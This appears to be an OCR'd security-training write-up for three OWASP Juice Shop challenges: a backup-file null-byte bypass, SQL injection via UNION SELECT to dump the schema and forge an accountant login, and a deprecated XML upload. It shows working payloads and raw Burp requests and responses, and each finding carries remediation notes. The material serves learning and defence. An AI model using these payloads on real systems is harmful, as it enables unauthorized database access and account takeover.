
Parameter/Input Field: URL path


Description:
Backup files were left accessible which can disclose sensitive internal project data.

Steps to Reproduce (STR):
1. Navigate to /ftp
2. Find .bak files like package.json.bak
3. Use URL decoding trick (%00.md → %2500.md)
4. Download and inspect the file

Proof of Concept (PoC):
Payload Used:
Decoded %00 to %2500 in the URL to bypass filtering and access .bak file.

- Screenshots







OWASP Juice Shop (Express ^4.21.0)

400 **BadRequestError: Bad Request**

at /app/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)




```
{
  "error": {
    "message": "Unexpected path: /rest/AZIZ/1/reviews",
    "stack":
"Error: Unexpected path: /rest/AZIZ/1/reviews\n    at /app
/build/routes/angular.js:38:18\n    at Layer.handle [as ha
ndle_request] (/app/node_modules/express/lib/router/layer.
js:95:5)\n    at trim_prefix (/app/node_modules/express/li
b/router/index.js:328:13)\n    at /app/node_modules/expres
s/lib/router/index.js:286:9\n    at Function.process_param
s (/app/node_modules/express/lib/router/index.js:346:12)\n
    at next (/app/node_modules/express/lib/router/index.js
:280:10)\n    at /app/build/routes/verify.js:171:5\n    at
 Layer.handle [as handle_request] (/app/node_modules/expre
ss/lib/router/layer.js:95:5)\n    at trim_prefix (/app/nod
e_modules/express/lib/router/index.js:328:13)\n    at /app
/node_modules/express/lib/router/index.js:286:9\n    at Fu
nction.process_params (/app/node_modules/express/lib/route
r/index.js:346:12)\n    at next (/app/node_modules/express
/lib/router/index.js:280:10)\n    at /app/build/routes/ver
ify.js:105:5\n    at Layer.handle [as handle_request] (/ap
```



Impact:
Access to internal dependencies and project structure.

Root Cause (Conceptual):
Publicly exposed backup files due to improper directory restrictions.

Remediation / How to Fix:
Ensure backup files are excluded from public access or deployment.

Relevant OWASP Resource: OWASP Information Exposure Cheat Sheet

Tools Used:
Burp Suite, URL Decoder

Vulnerability: Weak Password Hashing (Via SQLi)
Juice Shop Challenge: Ephemeral Accountant

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆

Location/URL:
/#/login


Parameter/Input Field: Email field

Description:
SQL injection exposed database schema and enabled login token extraction.

Steps to Reproduce (STR):
1. Try invalid login credentials
2. Modify email field to a single quote to get SQLite error
3. Use UNION SELECT to extract table schema
4. Craft payload to extract tokens

Proof of Concept (PoC):
Payload Used:
banana'))UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master—

- screenshots




```
{
  "email":"AZIZ",
  "password":"AZIZ"
}
```

```
X-Recruiting: /#/jobs

Invalid email or password.
```

Request

Pretty Raw Hex

```
GET /rest/products/search?q=banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=g1hXt8cVCRszFVf8tBTkgu8atyDIrbsnNFVyhjyI9ZFP9tn3c1VHZ6ujxc1Ps2jsO7HoWI9KCN1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
{
    "id":
    "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
},
```

Request

Pretty Raw ..

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=
glhXt8cVCRszFVf8tBTkguSatyDIrb
snNFVyhjyI9ZFP9tn3ciVHZ6ujxciP
s2jsO7HoWI9KCN1
Content-Length: 27
Sec-Ch-Ua-Platform: "Windows"
Accept-Language:
en-US,en;q=0.9
Accept: application/json,
text/plain, */*
Sec-Ch-Ua: "Chromium";v="133",
 "Not(A:Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0
Safari/537.36
Origin:
https://juice-shop.herokuapp.c
om
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://juice-shop.herokuapp.c
om/
Accept-Encoding: gzip,
deflate, br
Priority: u=1, i
Connection: keep-alive

{
      "email":"'",
      "password":""
}
```

Response

Pretty Raw Hex Render

```
heroku-nel="https://nel.heroku.com/reports?s=7dvfMN1ZzyM7R5J
mD7L6owUUTSjho%2FYjTU35mI57zLA%3D&sid=812dcc77-0bd0-43b1-a5f
1-b25750382959&ts=1742159151"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs
Content-Length: 1136

{
  "error": {
    "message":
"SQLITE_ERROR: near \"d41d8cd98f00b204e9800998ecf8427e\": sy
ntax error",
    "stack":
"Error\n    at Database.<anonymous> (/app/node_modules/seque
lize/lib/dialects/sqlite/query.js:185:27)\n    at /app/node_
modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    a
t new Promise (<anonymous>)\n    at Query.run (/app/node_mod
ules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at
/app/node_modules/sequelize/lib/sequelize.js:315:28\n    at
process.processTicksAndRejections (node:internal/process/tas
k_queues:105:5)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql":
"SELECT * FROM Users WHERE email = ''' AND password = 'd41d8
cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql":
"SELECT * FROM Users WHERE email = ''' AND password = 'd41d8
cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL"
    },
    "sql":
"SELECT * FROM Users WHERE email = ''' AND password = 'd41d8
cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL",
    "parameters": {}
  }
}
```

```
"authentication":{
  "token":"eyJ0eXAi0iJKV1QiLCJhbGci0iJSUzI1NiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
  "bid":6,
  "umail":"acc0unt4nt@juice-sh.op"
```

```
"email":
"'UNION SELECT*FROM (SELECT 1000 as 'id',' ' a
s 'usemame', 'acc0unt4nt@juice-sh.op' as 'emai
l', 'asdfasdf' as 'password', 'accounting' as
'role',' ' as 'deluxeToken', '127.0.0.1' as 'l
astLoginIp', 'default.svg' as 'profileImage',
' ' as 'totpSecret', 1 as 'isActive' , '2020-0
8-30 11:12:13.456+00:00' as 'createdAt', '2020
-08-30 11:12:13.456 +00:00' as 'updatedAt', nu
ll as 'deletedAt')--",
"password":""
```

```
\
 "CREATE TABLE `Users` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT,
`username` VARCHAR(255) DEFAULT '',
`email` VARCHAR(255) UNIQUE,
`password` VARCHAR(255),
`role` VARCHAR(255) DEFAULT 'customer',
`deluxeToken` VARCHAR(255) DEFAULT '',
`lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
`profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg
`totpSecret` VARCHAR(255) DEFAULT '',
`isActive` TINYINT(1) DEFAULT 1,
`createdAt` DATETIME NOT NULL,
`updatedAt` DATETIME NOT NULL,
`deletedAt` DATETIME)"
\
```

Impact:
Allows attacker to enumerate database schema and extract sensitive info.

Root Cause (Conceptual):
Improper sanitization of SQL input fields.

Remediation / How to Fix:
Use parameterized queries and input validation.

Relevant OWASP Resource: OWASP SQL Injection Prevention Cheat Sheet

Tools Used:
Burp Suite, JSON Beautifier

Vulnerability: Deprecated Interface (Security Misconfiguration)

Juice Shop Challenge: Deprecated Interface

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ☆☆☆

Location/URL:
/#/complain


Parameter/Input Field: Upload file type


Description:
Old B2B XML interface still accessible despite UI limitations.


Steps to Reproduce (STR):
1. Go to Complaint page
2. Only PDF/ZIP visible
3. Discover XML via inspecting main.js
4. Upload XML and send to backend


Proof of Concept (PoC):
Payload Used:
XML format upload via custom request

- screenshot


Complaint
Customer
aziz@sec
Message*
Max. 160 characters
0/160
Invoice:
Choose File
No file chosen


Custom Files (*.pdf;*.zip)
Open
Cancel


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
main.js
zip
3 characters selected
Coverage: n/a


Complaint
Customer
aziz@sec
Message*
aziz
Max. 160 characters
4/160
Invoice:
Choose File
aziz.xml

Impact:
Enables attackers to interact with deprecated logic.

Root Cause (Conceptual):
Interface not properly deprecated or disabled on backend.

Remediation / How to Fix:
Remove or block deprecated functionality server-side.

Relevant OWASP Resource: OWASP Misconfiguration Cheat Sheet

Tools Used:
Burp Suite, Dev Tools